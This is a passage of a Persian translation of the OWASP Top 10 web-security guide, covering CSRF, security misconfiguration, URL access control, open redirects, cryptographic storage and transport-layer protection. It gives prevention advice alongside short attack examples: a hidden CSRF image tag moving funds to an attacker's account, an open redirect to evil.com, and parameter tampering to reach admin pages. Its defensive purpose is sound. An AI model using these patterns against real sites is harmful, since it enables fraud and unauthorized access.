۱. استفاده از ارجاع غیر مستقیم به شی‌واره: با این کار می‌توان از دسترسی مستقیم مهاجمان به منابع غیر مجاز جلوگیری کرد. برای مثال در یک فهرست[3] شش‌تائی از منابع می‌توان به جای استفاده از کلید اصلی پایگاه داده، از اعداد یک تا شش برای مشخص کردن داده‌ی انتخاب شده توسط کاربر استفاده کرد. برنامه کاربردی باید نگاشتی بین ارجاع‌های غیرمستقیم هر کاربر را با کلید اصلی پایگاه داده انجام دهد. OWASP's ESAPI شامل هر دو نگاشت ارجاع دسترسی متوالی

1. Insecure Direct Object References
2. Mapping to the direct reference
3. Drop down list

اثر تجاری	اثر فنی	آسیب‌پذیری		بردار حمله	عامل تهدید
	اثر متوسط	سادگی تشخیص آسان	شیوع معمول	سادگی نفوذ آسان	
ارزش تجاری داده‌های در معرض خطر باید مورد توجه قرار گیرد.	این آسیب‌پذیری می‌تواند منجر به دسترسی به همه داده ارجاع یافته توسط متغیر شود.	برنامه‌ها اغلب از نام واقعی یا کلید یک شی‌واره برای ایجاد صفحه وب استفاده می کنند. برنامه‌ها معمولا کاربر را جهت دسترسی به شی‌واره مقصد اعتبار سنجی نمی کنند. ابزارهای آزمون به راحتی می‌توانند مقادیر متغیرها را دستکاری کرده و این آسیب پذیری را کشف کنند.		مهاجم که کاربر مجاز سامانه است، به راحتی مقدار متغیری را که به طور مستقیم به یک شی‌واره سامانه اشاره دارد، تغییر داده تا به نشانی شی‌واره غیرمجاز دیگری در سامانه ارجاع داده شود.	مهاجم کاربری است که دسترسی محدود و نه کامل به بخشی از داده‌های سامانه را دارد.

و تصادفی به منابع اســـت که برنامه نویسان می‌توانند برای حذف ارجاع مستقیم به شی‌واره‌ها از آن‌ها استفاده کنند.

۲. کنترل دسترســی: برای هرگونه استفاده از ارجاع مستقیم به شی‌واره‌ها از منابع غیرمطمئن باید کنترل دسترســی، جهت اطمینان از این موضوع که کاربر مجاز به دسترسی به منابع مورد تقاضا است ، انجام شود.

مثال از سناریوی حمله:

برنامه اطلاعات نامطمئن در SQL Call که به اطلاعات حســاب‌ها دسترســی دارد، استفاده می کند:

```
String Query = "SELECT * FROM accts WHERE account = ?";
PreparedStatementpstmt=
connection.prepareStatement(Query , … );
pstmt.setString( 1, request.getparameter("acct"));
ResultSetresults = pstmt.execute Query ( );
```

مهاجم به راحتی با تغییر پارامتر «acct» در مرورگر خود اقدام به ارســال هر شــماره حساب کاربری که بخواهد، می‌کند. در صورت عدم اعتبارسنجی می‌تواند به حساب هر کاربری دسترسی پیدا کند.

```
http://example.com/app/accountInfo?acct = notmyacct
```

منابع

OWASP

•OWASP Top 10-2007 on Insecure Dir Object References

•ESAPI Access Reference Map API

•ESAPI Access Control API(See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())For additional access control requirements, see the ASVS requirements area for Access Control (V4).

External

• CWE Entry 639 on Insecure Direct Object References

•CWE Entry 22 on Path Traversal(which is an example of a Direct Object Reference attack)

:A5
جعل درخواست فرا- وبگاهی[1]

آیا آسیب‌پذیر هستید؟

ســاده‌ترین راه برای تشخیص این آسیب‌پذیری، بررسی این موضوع است که آیا پیونده‌هــا و فرم‌های موجود در وبگاه دارای یک نشــان‌واره غیرقابل پیش‌بینی[2] برای هر کاربر هســت. بدون استفاده از نشــان‌واره غیرقابل پیش‌بینی ، مهاجمان می‌توانند درخواست‌های جعلی ارسال کنند به ویژه فرم‌ها و پیونده‌هایی که توابع تغییر حالت[3] را فراخوانی می کنند، بیش‌تر مقصد حملات CSRF هستند.

حتی لازم اســت که تراکنش‌های چند مرحله ای نیز کنترل شود زیرا ذاتا از سطح امنیتی پائین تری برخوردار هستند. مهاجمان می توانند به راحتی مجموعه ای از درخواست‌های جعلی را با استفاده از برچسب‌های مختلف و یا احتمالا جاوا اسکریپت ارسال کنند.

ابزار OWASP's CSRF Tester می‌تواند برای نشــان دادن خطرات ناشــی از آسیب پذیری CSRF کمک کند.

برای جلوگیری چه باید کرد؟

برای جلوگیری از مخاطرات ناشی از CSRF نیازمند استفاده از نشان‌واره‌های غیر قابل پیش بینی به عنوان بخشی از هر تراکنش هستیم. این نشان‌واره‌ها باید حداقل به ازای هر نشست کاربر یا هر درخواست، یکتا باشند.

۱. یک گزینه مناسب، استفاده از نشان‌واره منحصر به فرد در فیلدهای پنهان اســت. این موضوع باعث می شود که مقادیر در داخل بدنه درخواست‌های HTTP و نه به عنوان بخشی از URL ارسال شوند.

۲. نشان‌واره‌های منحصر به فرد می‌توانند در خود URL یا متغیرهای آن قرار

1. Cross Site Request Forgery (CSRF)
2. Unpredictable token
3. State-changing functions

عامل تهدید	بردار حمله	آسیب‌پذیری		اثر فنی	اثر تجاری
	سادگی نفوذ متوسط	شیوع گسترده	سادگی تشخیص آسان	اثر متوسط	
مهاجم شخصی است که می‌تواند کاربران را وادار به ارسال در خواست به وب سایت شما کند.	مهاجم درخواستهای جعلی HTTP ایجاد می‌کند و با ترفندهائی کاربران را وادار به ارسال آنها از طریق برچسب تصویر ، XSS یا تکنیک‌های دیگر می‌کنند.	CSRF از این آسیب‌پذیری برنامه‌های کاربردی تحت وب استفاده می‌کند که به مهاجم اجازه میدهد که تمام جزئیات مربوط به تراکنش‌ها را پیش بینی کند. از آنجاییکه مرورگرها اطلاعاتی مانند کوکی نشست‌ها را به طور خودکار ارسال می‌کند، مهاجمان میتوانند صفحات وب مخربی ایجاد کنند که این صفحات درخواست‌های جعلی تولید کرده که از موارد قانونی آنها غیر قابل تشخیص باشد. تشخیص آسیب پذیری CSRF به راحتی از طریق تست خارجی یا تحلیل کد برنامه امکان پذیر است.		مهاجمان می‌توانند هرگونه داده ای را که قربانی مجاز به تغییر آن است، تغییر داده یا هرگونه عملیاتی که مجاز به انجام آن است، انجام دهند.	ارزش تجاری داده‌های در معرض خطر باید مورد توجه قرار گیرد.

گیرند. با این حال در این روش خطر کشف نشان‌واره مخفی توسط مهاجم وجود دارد.

OWASP's CSRF Guard ابزاری اســت که از آن مــی توان جهت قرار دادن خودکار نشان‌واره‌ها در برنامه‌های Java EE، .NET، or PHP استفاده کرد.

OWASP's ESAPI نیــز دارای تولید کننده و اعتبار بخش نشــان‌واره اســت که از آن برنامه نویســان برای حفاظت از تراکنش‌های برنامه‌های خود می توانند استفاده کنند.

مثال از سناریوی حمله:

برنامه به یک کاربر اجازه میدهد که یک در خواســت تغییر حالت که شــامل هیچ محتوای محرمانه ای نیست، ارسال کند:

```
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243
```

مهاجم درخواســتی را ایجاد می‌کند که باعث انتقال پول از حســاب کاربر به حســاب خودش می‌شــود و این درخواســت خود را در یک درخواست تصویر در وبگاه دیگر تحت کنترل خود جاسازی می کند.

```
<imgsrc= "http://example.com/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

اگــر کاربر قربانــی در وبگاه example.com ورود کند و هویت ســنجی آن با موفقیت انجام پذیرد و ســپس هر یک از این وبــگاه های تحت کنترل مهاجم را بازدید کند، درخواســت جعلی قبلا ایجاد شده شامل اطلاعات نشست کاربر اجرا می شود.

منابع

OWASP

•OWASP CSRF Article
•OWASP CSRF Prevention Cheat Sheet
•OWASP CSRFGuard-CSRF Defense Tool
•ESAPI Project Home Page
•ESAPI HTTPUtilitiesClass with AntiCSRFTokens
•OWASP Testing Guide: Chapter on CSRF Testing
•OWASP CSRFTester-CSRF Testing Tool

External

•CWE Entry 352 on CSRF

A6:
پیکربندی نادرست امنیت[1]

آیا آسیب پذیر هستید؟

آیا امن سازی مناسب در تمام سطوح مورد نیاز اجرای برنامه کاربردی از زیرساخت گرفته تا کد برنامه انجام شده است.

۱. آیا فرایند مدون و اجرایی مناسب جهت اعمال آخرین وصله‌های[2] امنیتی بر روی تمام نرم افزارهای سازمان خود شامل OS، Web/App Server، DBMS و... دارید؟

۲. آیا هر مورد غیر ضروری مانند درگاه‌ها، خدمات، صفحات و حساب‌های کاربری غیر ضروری حذف یا غیر فعال شده است؟

۳. آیا گذرواژه‌های پیش فرض تغییر داده شده و یا غیر فعال شده است ؟

۴. ایا تمام تنظیمات امنیتی به درستی پیکربندی شده است؟

۵. آیا همه رایانه‌های خدمات‌دهنده توسط سپرواره(فایروال) حفاظت می‌شود؟

فرآیندی مداوم برای ایجاد و نگه‌داری پیکربندی مناسب امنیتی مورد نیاز است.

برای جلوگیری چه باید کرد؟

توصیه‌های اولیه شامل موارد زیر می‌شود:

۱. تعریف فرآیند تکرار پذیر امن سازی که توانایی ایجاد آسان و سریع محیط امن را داشته باشد. محیط توسعه، آزمون و عملیات باید دقیقا مانند هم پیکربندی شود. این فرآیند باید جهت به حداقل رساندن اقدامات مورد نیاز برای ایجاد مکان امن به صورت خودکار صورت پذیرد.

۲. تعریف فرایند تکرارپذیر جهت حصول اطمینان از اعمال وصله‌های جدید نرم افزارهای مختلف در کوتاه‌ترین زمان ممکن و بر روی همه محیط‌های عملیاتی.

---

1. Security Misconfiguration
2. Patch

اثر تجاری	اثر فنی	آسیب‌پذیری		بردار حمله	عامل تهدید
	اثر متوسط	سادگی تشخیص آسان	شیوع معمول	سادگی نفوذ آسان	
ارزش تجاری داده‌های در معرض خطر باید مورد توجه قرار گیرد.	معمولا این آسیب پذیری به مهاجمان اجازه دسترسی غیر مجاز به بخشی از اطلاعات یا عملکرد سامانه را می دهد. در برخی از موارد نیز این آسیب‌پذیری منجر به دراختیار گرفتن کامل سامانه می شود.	پیکر بندی نادرست امنیتی می تواند در هر سطح از پشته یک نرم افزار از جمله بستر، خدمات‌دهنده‌ی وب ، خدمات‌دهنده‌ی برنامه، زبان برنامه نویسی و کد برنامه اتفاق بیفتد. برنامه نویسان و راهبران شبکه نیاز به همکاری با یکدیگر دارند تا اطمینان حاصل کنند که تمام سطوح دارای پیکربندی مناسب امنیتی است. استفاده از پویشگرهای خودکار برای تشخیص وصله‌های انجام نشده، پیکربندی‌های نامناسب، حساب‌های کاربری پیش فرض و خدمات غیر ضروری مناسب است.		مهاجم با دسترسی به مواردی نظیر حساب‌های کاربری پیش فرض، صفحات استفاده نشده، آسیب پذیری‌های وصله نشده، فایل‌ها و پوشه‌های محافظت نشده و... به سامانه‌ها دسترسی غیرمجاز پیدا می کند.	مهاجم می‌تواند فرد بیرونی ناشناس یا کاربر داخلی سازمان باشد که در تلاش برای نفوذ به سامانه باشد.

۳. طراحی و پیاده سـازی معماری امن شـبکه که امنیت مناسبی را در بین اجزاء مختلف ایجاد می‌کند.

مثال از سناریوی حمله:

سـناریوی اول: آسـیب پذیری UTF-8 در رایانـه‌ی خدمات‌دهنده‌ی برنامه شناسـایی می شود و وصله مربوطه جهت برطرف کردن آسیب پذیری مورد نظر منتشـر می شـود ولی آن را بر روی برنامه اعمال نمی کنید. مهاجم با مهندسی معکوس بر روی وصله منتشـر شـده، به آسـیب پذیری پی برده و با پویش‌گری شبکه، رایانه‌های خدمات‌دهنده‌ی فاقد وصله مربوطه را شناسایی و حمله را انجام می‌دهد.

سـناریوی دوم: کنسول مدیریت به طور خودکار نصب شده و هنوز غیر فعال نشـده اسـت و حسـاب‌های کاربری پیش فرض هنوز تغییر نکرده است. مهاجم صفحات استاندارد مدیر وبگاه را بر روی رایانه‌های خدمات‌دهنده‌کشف کرده و با گذرواژه پیش فرض وارد شده و رایانه‌های خدمات‌دهنده را در اختیار می‌گیرد.

سناریوی سوم: فهرست کردن دایرکتوری[1] بر روی رایانه‌های خدمات‌دهنده غیر فعال نشده اسـت. مهاجم با فهرست کردن دایرکتوری‌ها می‌تواند به سادگی به تمام فایل‌های رایانه‌های خدمات‌دهنده از جمله کلاس‌های ترجمه شـده جاوا و در نتیجه کد برنامه دسترسی پیدا کند.

1. Directory listing

منابع

OWASP

•OWASP Development Guide: Chapter on Configuration
•OWASP Testing Guide: Configuration Management
•OWASP Top 10 2004 -Insecure Configuration Management For additional requirements in this area, see the ASVS requirements area for Security Configuration (V12).

External

•PC Magazine Article on Web Server Hardening
•CWE Entry 2 on Environmental Security Flaws

A7:
شکست در محدودسازی دسترسی به URL[1]

آیا آسیب‌پذیر هستید؟

بهترین راه برای کشـــف این آسیب پذیری بررســـی تمام صفحات است . در نظر داشته باشید که آیا صفحه مورد بررسی قرار بوده از نوع عمومی است یا خصوصی . برای صفحات خصوصی:

۱. آیا برای دسترسی به این صفحه اصالت‌سنجی‌مورد نیاز است؟

۲. قرار است که این صفحه برای تمام کاربران اصالت‌سنجی‌شده در دسترس باشـــد؟ اگر خیر، آیا یک کنترل دسترســـی برای اطمینان از اجازه دسترســـی هر کاربر به این صفحه در نظر گرفته شده است؟

اغلـــب روش‌های امنیتـــی بیرونی کنترل دسترســـی، امکان اصالت‌ســـنجی‌و اعتبارســـنجی را برای هر صفحه فراهم می‌کنند، توجه داشته باشید که تنظیمات آن‌ها برای هر صفحه مناسب باشد. اگر محافظت در سطح کد برنامه مورد استفاده قرار می‌گیرد، توجه کنید که برای تمام صفحات مورد نیاز این اقدام صورت گرفته باشد.

برای جلوگیری چه باید کرد؟

برای جلوگیری از دسترسی به URLهای غیر مجاز، نیازمند انتخاب روش مناسبی برای تعیین اصالت‌سنجی‌و مجوز دسترسی مناسب برای هر صفحه هستیم. اغلب، چنین کنترل‌هائی توســـط یک یا چند مولفه خارج از کد برنامه فراهم می‌شـــود. صرف نظر از این روش‌ها، توصیه می شود که:

۱. خط‌مشـــی‌های اصالت‌ســـنجی و مجوز دهی باید مبتنی بر نقش[2] باشد، تا تلاش‌ها برای رعایت این خط‌مشی‌ها به حداقل رسانده شود.

۲. خط‌مشـــی‌ها باید از انعطاف پذیری لازم جهت تغییرات احتمالی برخوردار باشد و جنبه‌های ثابت خط‌مشی‌ها باید به حداقل ممکن برسد.

---

1. Failure to Restrict URL Access
2. Role

عامل تهدید	بردار حمله	آسیب‌پذیری	اثر فنی	اثر تجاری
	سادگی نفوذ آسان	شیوع رایج نیست / سادگی تشخیص متوسط	اثر متوسط	
مهاجم شخصی است با دسترسی به شبکه که می‌تواند به برنامه شما درخواست ارسال کند.	مهاجم که کاربر مجاز سامانه است، به راحتی URL را برای دسترسی بـه یـک صفحـه غیر مجاز تغییر می‌دهد .	برنامه‌ها اغلب درخواست‌های صفحات را به درستی حفاظت نمی کنند. گاهی اوقات، حفاظت از URLها از طریـق تنظیمات مدیریت می‌شـود و سـامانه به درسـتی پیکربندی نمی شـود. گاهی از اوقات نیز، برنامه نویسـان باید مـواردی را در کد برنامه چک کننـد که فرامـوش می کنند. تشـخیص این نوع از آسـیب پذیری‌ها آسان است اما سخت ترین بخش کار، شناسائی صفحات در معرض خطر است.	این آسـیب پذیری به مهاجم، اجازه دسترسی به عملیـات غیر مجاز حتی از نـوع مدیریت وبگاه را می‌دهد.	ارزش تجـاری داده‌ها یـــــا کارکردهـای برنامه‌هـای کاربردی تحت تاثیـر باید مورد توجه قرار گیرد.

۳. کنترل‌های اجرائی باید به طور پیش فرض از همه دسترســی‌ها جلوگیری کنند به جز آن‌ها که مجاز به دسترسی هستند.

مثال از سناریوی حمله:

مهاجــم به راحتــی URL مقصد را در مرورگر تایپ می کند. قرار بوده اســت که دسترســی به نشانی‌های زیر نیازمند اصالت‌سنجی و علاوه بر این دسترسی به نشانی دوم نیازمند دارا بودن حساب کاربری مدیر وبگاه باشد.

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

اگر مهاجم اصالت‌ســنجی نشــود و به هر دو صفحه دسترسی پیدا کند، پس دسترســی غیر مجاز به این صفحات اجازه داده شــده است. همچنین اگر کاربری غیر از مدیر وبگاه به صفحه admin_getappInfo دسترسی داشته باشد، این هم نشان‌گر وجود این آسیب پذیری است.

ایــن آســیب پذیری‌ها زمانی شــکل می گیرنــد که برنامه نویس ســعی می کنــد پیونده‌ها و دکمه‌های مربوط به صفحاتی که قرار اســت حفاظت شــوند از دید کاربران غیر مجاز پنهان باشــد اما روش مناســب اصالت‌سنجی‌مناسب برای دسترسی به آن صفحه انجام نمی‌شود.

منابع

OWASP

•OWASP Top 10-2007 on Failure to Restrict URL Access
•ESAPI Access Control API
•OWASP Development Guide: Chapter on Authorization
•OWASP Testing Guide: Testing for Path Traversal
•OWASP Article on Forced BrowsingFor additional access control requirements, see the ASVS requirements area for Access Control (V4).

External

•CWE Entry 285 on Improper Access Control (Authorization)

A8:
تغییرمسیردهی و انتقال‌های نامعتبر[1]

آیا آسیب پذیر هستید؟

۱. کــد برنامه را با هدف پیدا کردن تمام تغییر مســیرها[2] به نشــانی‌های بیرونی و هدایــت[3] به صفحــات داخلی (در .NET انتقال[4] نامیده می شــود) مورد بازبینی قــرار دهید. در صورت پیدا کردن مواردی از آن در دســت بررســی کنید که آیا URL مقصد دارای متغیر اســت یا خیر؟ اگر جواب مثبت بود بررسی کنید که آیا اعتبارســنجی لازم جهت قرارگرفتن صرفا نشانی‌های مقصد مجاز در مقدار متغیر صورت می‌پذیرد؟

۲. وبگاه را بررسی کنید که آیا هیچ گونه تغییر مسیری تولید می کند یا خیر (کدهای پاســخ شــماره ۳۰۷-۳۰۰ و معمولا ۳۰۲ از HTTP). متغیرهای موجود در این تغییر مســیرها را مورد بررســی قرار دهید که آیا شــامل یک نشانی URL مقصد یا بخشی از آن است. اگر این چنین است، نشانی URL مقصد را تغییر داده و بررسی کنید که آیا به مقصد جدید هدایت خواهید شد؟

۳. اگر کد برنامه در دســترس نیست، تمامی متغیرها را بررسی کنید که آیا مشابه نشانی‌های URL تغییر مسیر و هدایت هستند؟

برای جلوگیری چه باید کرد؟

استفاده امن از تغییر مسیرها و انتقال می‌تواند با روش‌های زیر انجام گیرد:

۱. از به کارگیری تغییر مســیرها به نشــانی‌های دیگر و انتقال به دیگر صفحات خودداری کنید.

۲. اگر مجبور به استفاده هستید، از متغیر سمت کاربر برای تعیین مقصد استفاده نکنید.

۳. برنامه‌هــا می تواننــد از ESAPI برای حل کردن مشــکل متد sendRedirect

---

1. Unvalidated Redirects and Forwards
2. Redirect
3. Forward
4. Transfer

اثر تجاری	اثر فنی	آسیب‌پذیری		بردار حمله	عامل تهدید
	اثر متوسط	سادگی تشخیص آسان	شیوع رایج نیست	سادگی نفوذ متوسط	
ارزش تجاری داده‌ها و اطلاعات افشا شده کاربران باید مورد توجه قرار گیرد.	از این تغییر مسیرها ممکن است برای نصب نرم‌افزارهای مخرب یا افشای گذرواژه‌ی کاربران و یا دیگر اطلاعات حساس استفاده شود. انتقال نا امن به صفحات داخلی همان وبگاه نیز جهت دور زدن مجوزهای دسترسی مورد استفاده قرار می‌گیرد.	برنامه‌های کاربردی اغلب کاربران را به صفحات دیگر هدایت می‌کند. گاهی اوقات قرار دادن نشانی صفحه مقصد در یک پارامتر نامعتبر به مهاجم اجازه دسترسی غیر مجاز می‌دهد. تشخیص مسیرهای فاقد مجوز آسان است، این تشخیص با استفاده از جستجو در مسیرهایی که یک URL دیگر را به عنوان یک پارامتر خود دریافت می‌کنند، صورت می‌پذیرد. تشخیص تغییر مسیرهایی که به صفحات همان وبگاه صورت می‌گیرد، سخت‌تر است.		مهاجم کاربر را وادار به کلیک کردن بر روی پیوندهای نامطمئن می‌کند. از آن جایی که پیونده، به یک وبگاه معتبر اشاره می کند، کاربران بدون دغدغه بر روی آن کلیک می‌کند غافل از این که به یک نشانی ناامن دیگر هدایت می‌شوند یا از آن‌ها به عنوان قربانی برای دور زدن آزمون‌های امنیتی همان وبگاه استفاده شده است.	مهاجم شخصی است که می‌تواند کاربران را وادار به ارسال در خواست به وبگاه شما کند.

استفاده کنند تا اطمینان حاصل نمایند همه مقاصد تغییر مسیرها امن است. پیشـــنهاد می شـــود که متغیرهای بیان‌گر مقصد از نوع مقادیر نگاشت شده و نه نشانی واقعی URL باشند تا کد برنامه سمت رایانه‌ی خدمات‌دهنده ترجمه مقدار نگاشت شده را به نشانی مقصد انجام دهد.

مثال از سناریوی حمله:

سناریوی اول: برنامه صفحه ای با نام redirect.jsp دارد که یک متغیر ساده به نام «url» می‌گیرد. مهاجم یک نشـــانی URL مخرب را در مقدار این متغیر قرار می دهد و کاربر را به سمت یک وبگاه مخرب که منجر به نصب نرم افزارهای مخرب یا سرقت اطلاعات کاربر می شود، هدایت می‌کند.

http://www.example.com/redirect.jsp?url=evil.com

ســـناریوی دوم: برنامه از هدایـــت جهت جابجایی بین بخش‌هـــای مختلف وبگاه استفاده می‌کند. در این گونه موارد مهاجمان در بخش متغیر هدایت، URL صفحه ای را درج می کنند که دسترســـی به عملیات مدیریت وبگاه داشـــته و در حالت معمول غیر قابل دسترس است.

http://www.example.com/boring.jsp?fwd=admin.jsp

منابع

OWASP

•OWASP Article on Open Redirects
•ESAPI SecurityWrapperResponsesendRedirect() methodExternal

External

•CWE Entry 601 on Open Redirects
•WASC Article on URL Redirector Abuse
•Google blog article on the dangers of open redirects

A9:
ذخیره‌سازی رمزنگاشتی ناامن[1]

آیا آسیب پذیر هستید؟

اولیـــن چیـــزی که باید تعیین کنید، این اســـت که چه داده‌هائـــی به اندازه کافی حساس هستند که نیاز به رمزگذاری داشته باشند. برخی از داده‌های حساس که نیازمند رمزگذاری هســـتند عبارتند از: گذرواژه‌هـــا، اطلاعات کارت‌های اعتباری، سوابق بهداشتی و ... .

۱. همه داده‌های حســـاس خصوصا در محل‌هایی که به صورت طولانی مدت نگه‌داری می‌شوند، مانند نسخه پشتیبان داده‌ها باید رمزگذاری شوند.

۲. تنها کاربران مجاز می توانند به نســـخه‌های رمزگشـــایی شـــده از داده‌ها دسترسی داشته باشند.

۳. الگوریتم رمزنگاری قوی و استاندارد مورد استفاده قرار گیرد.

۴. کلیدهای قوی ایجاد شـــود و از دسترسی غیر مجاز حفاظت شده و همواره طی یک سیاست مناسب کلیدها تغییر پیدا کند.

برای اطلاعات بیش‌تر به ASVS requirements on Cryptography رجوع شود.

برای جلوگیری چه باید کرد؟

۱. تهدیدهای وارد بر داده‌ها باید مورد توجه قرار گیرد تا اطمینان حاصل شـــود که رمزگذاری داده‌ها به صورتی انجام پذیرد که در مقابل این تهدیدها اثربخش باشد.

۲. مطمئن شوید که اطلاعات پشتیبان رمزنگاری شده است. کلیدها نیز باید جداگانه مدیریت و از آن‌ها نسخه پشتیبان تهیه شود.

۳. اطمینان حاصل کنید که از الگوریتم‌های مناسب، قوی و استاندارد با یک مدیریت مناسب استفاده می‌شود.

۴. مطمئن شـــوید که گذرواژه‌ها با الگوریتم قوی و استاندارد رمزگذاری شده است .

1. Insecure Cryptographic Storage

عامل تهدید	بردار حمله	آسیب‌پذیری		اثر فنی	اثر تجاری
	سادگی نفوذ مشکل	شیوع رایج نیست	سادگی تشخیص مشکل	اثر بالا	
مهاجم کاربر سامانه است که تمایل دارد به داده‌های حفاظت شده‌ای که به آن‌ها دسترسی ندارد، دست پیدا کند.	مهاجمان معمولا رمزها را نمی‌شکنند. معمولا سعی می‌کنند که به کلیدها، اطلاعات رمزگذاری نشده یا کانال‌های رمزگشایی اطلاعات دسترسی پیدا کنند.	رایج ترین آسیب پذیری موجود در این زمینه، عدم رمزنگاری داده‌هائی است که نیازمند رمزگذاری هستند. هنگام استفاده از رمز نگاری مواردی نظیر ایجاد و ذخیره ناامن کلیدها، عدم استفاده از کلیدهای چرخشی و استفاده از الگوریتم‌های ضعیف، امری عادی است. مهاجمان بیرونی برای کشف چنین آسیب پذیری‌هایی با سختی روبرو هستند.		این آسیب پذیری می‌تواند منجر به دست یافتن به تمام اطلاعاتی شود که رمز گذاری نشده اند. این اطلاعات معمولا شامل مجوزها و پیکربندی‌های سامانه می‌شود.	ارزش تجاری داده‌های افشاء شده و از دست رفتن شهرت عمومی باید مورد توجه قرار گیرد.

۵. اطمینان حاصل کنید که تمام کلیدها و گذرواژه‌ها از دسترسـی‌های غیر مجاز محافظت می شود.

مثال از سناریوی حمله:

سـناریوی اول: در یک برنامـه، اطلاعات کارت‌های اعتبـاری در پایگاه داده رمزگذاری می‌شـود. با این حال پایگاه داده به گونه ای تنظیم شـده است که به طور خودکار پرسمان‌های وارد بر ستون اطلاعات کارت‌های اعتباری را رمزگشائی مـی کند. وجود یک آسـیب پذیری تزریق در SQL، اجـازه بازیابی تمام اطلاعات مربوط به کارت‌های اعتباری رمزگشـایی شـده را می‌دهد. (سـامانه باید به گونه ای تنظیم شود که تنها به برنامه‌های پسین(back end) اجازه رمزگشائی دهد، نه برنامه‌های پیشین(front end)

سـناریوی دوم: یک نسـخه پشـتیبان از رکوردهای رمزگذاری شده تشکیل شده است، اما کلید رمزگذاری نیز در همان نسخه پشتیبان قرار دارد.

سناریوی سوم: بانک اطلاعاتی گذرواژه‌ها از رمزگذاری ناپرورده[1] برای ذخیره گذرواژه‌های هر کاربر استفاده می کندکه در مدت زمان ۴ هفته می‌تواند ضعیف شود ولی رمزگذاری پرورده ممکن است بالای ۳۰۰ سال طول بکشد.

1. unsalted

منابع

OWASP
- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI EncryptorAPI
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

External
- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on CleartextStorage of Sensitive Information
- CWE Entry 326 on Weak Encryption

A10:
حفاظت غیرکافی از لایه‌ی ترابرد[1]

آیا آسیب پذیر هستید؟

بهترین راه برای فهمیدن این موضوع که آیا حفاظت مناسب از لایه انتقال[2] صورت می‌گیرد، بررسی موارد زیر است:

۱. SSL برای تمام منابع و بر روی تمام صفحات و خدمات خصوصی استفاده می شود. این کار از تمام داده‌ها و مجوزهای اصالت‌سنجی که رد و بدل می‌شوند، حفاظت می‌کند. از ترکیب SSLها در یک صفحه نباید استفاده کرد زیرا باعث اعلام هشدار در مرورگر کاربر شده و امکان افشای شناسه نشست کاربران وجود دارد.

۲. فقط از الگوریتم‌های قوی استفاده شود.

۳. فیلد مربوط به امنیت همه ردنماهای نشست باید تنظیم شود تا مرورگر هیچ گاه آن‌ها را به صورت رمزگذاری نشده ارسال نکند.

۴. گواهی رایانه‌ی خدمات دهنده باید معتبر و دارای تنظیمات مناسب باشد. گواهی باید توسط صادر کننده معتبر ارائه شده باشد، منقضی و لغو نشده باشد و تمام دامنه‌های مرتبط با وبگاه مورد نظر را در بر بگیرد.

برای جلوگیری چه باید کرد؟

حفاظت مناسب از لایه انتقال داده می‌تواند طراحی وبگاه را متاثر کند. روش ساده استفاده از SSL برای کل وبگاه است. به دلایلی نظیر بالا بردن کارایی وبگاه ، برخی SSL را فقط بر روی صفحات خصوصی و برخی دیگر از آن فقط بر روی صفحات بحرانی استفاده می کنند که این موضوع ممکن است موجب افشای شناسه نشست و دیگر اطلاعات حساس شود.

۱. استفاده از SSL برای تمام صفحات حساس الزامی شود. درخواست‌های غیر SSL باید به صفحات SSL هدایت شود.

۲. فیلد مربوط به امنیت ردنماهای نشست حساس باید تنظیم شود.

---

1. Insufficient Transport Layer Protection
2. Transport layer

عامل تهدید	بردار حمله	آسیب‌پذیری		اثر فنی	اثر تجاری
	سادگی نفوذ مشکل	شیوع رایج	سادگی تشخیص آسان	اثر متوسط	
مهاجم کسی است که ترافیک کاربران شبکه سازمان را پایش می‌کند.	پایش ترافیک شبکه کاربران می تواند سخت و گاهی اوقات آسان باشد. سختی اصلی هنگام پایش ترافیک شبکه در زمان بازدید کاربران از وبگاه‌های آسیب پذیر است.	برنامه‌ها اغلب به طور مناسب ترافیک شبکه را محافظت نمی کنند. معمولا، تنها در زمان احراز هویت از SSL / TLS استفاده می‌کند، اما برای سایر داده‌های انتقال یافته مانند شناسه‌های نشست چنین حفاظت‌هائی قرار نمی دهند.		این آسیب‌پذیری داده‌های شخصی کاربران را در خطر قرار می‌دهد و احتمال سرقت حساب‌ها کاربری را افزایش می‌دهد. اگر حساب کاربری مدیر سامانه افشاء شود، کل وبگاه می‌تواند در معرض خطر قرار بگیرد.	ارزش تجاری داده‌هائی که از طریق مجراهای ارتباطی منتقل می‌شوند باید مورد توجه قرار گیرد.

۳. SSL/TLS خـــود را به گونه ای تنظیم کنید که از الگوریتم‌های منطبق با FIPS ۱۴۰-۲ پشتیبانی کند.
۴. مطمئن شوید که گواهی‌نامه شما معتبر است، منقضی و لغو نشده است، و تمام دامنه‌های مرتبط با وبگاه شما را در بر میگیرد.

مثال از سناریوی حمله:

سناریوی اول: وبگاه برای تمام صفحاتی که به احراز هویت احتیاج دارد، از SSL استفاده نمی کند، در این حالت مهاجم می‌تواند به سادگی و با پایش ترافیک شبکه (مانند مودم بی‌سیم همســـایه) ، ردنما نشست یک کاربر قربانی احراز هویت شده را مشـــاهده کند. ســـپس مهاجم می تواند از ردنما اســـتفاده کرده و نشست کاربر را در اختیار گیرد.

ســـناریوی دوم: وبگاه از SSL با تنظیمات نامناســـب اســـتفاده می‌کند که باعث نمایش هشـــدار در مرورگر کاربران می شـــود. کاربران مجبور به قبول هشدارها برای ادامه کار هستند، که این باعث می‌شود که کاربر به دیدن برخی هشدارها عادت داشته باشـــد. حمله تورگذاری که منجر به هدایت کاربر به وبگاه نامطمئن مشـــابه‌ای می شـــود، در مرورگر هشدارهای مشـــابهی می‌دهد، از آن جائی که کاربران به دیدن این پیغام‌ها و هشـــدارها عادت دارند، آن‌ها به کار خود ادامه می‌دهند و در واقع از وبگاه تورگذاری استفاده می‌کند و گذرواژه و یا سایر اطلاعات خصوصی خود را در اختیار مهاجم قرار می‌دهند.

منابع

OWASP

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS TestingExternal

External

- CWE Entry 319 on CleartextTransmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

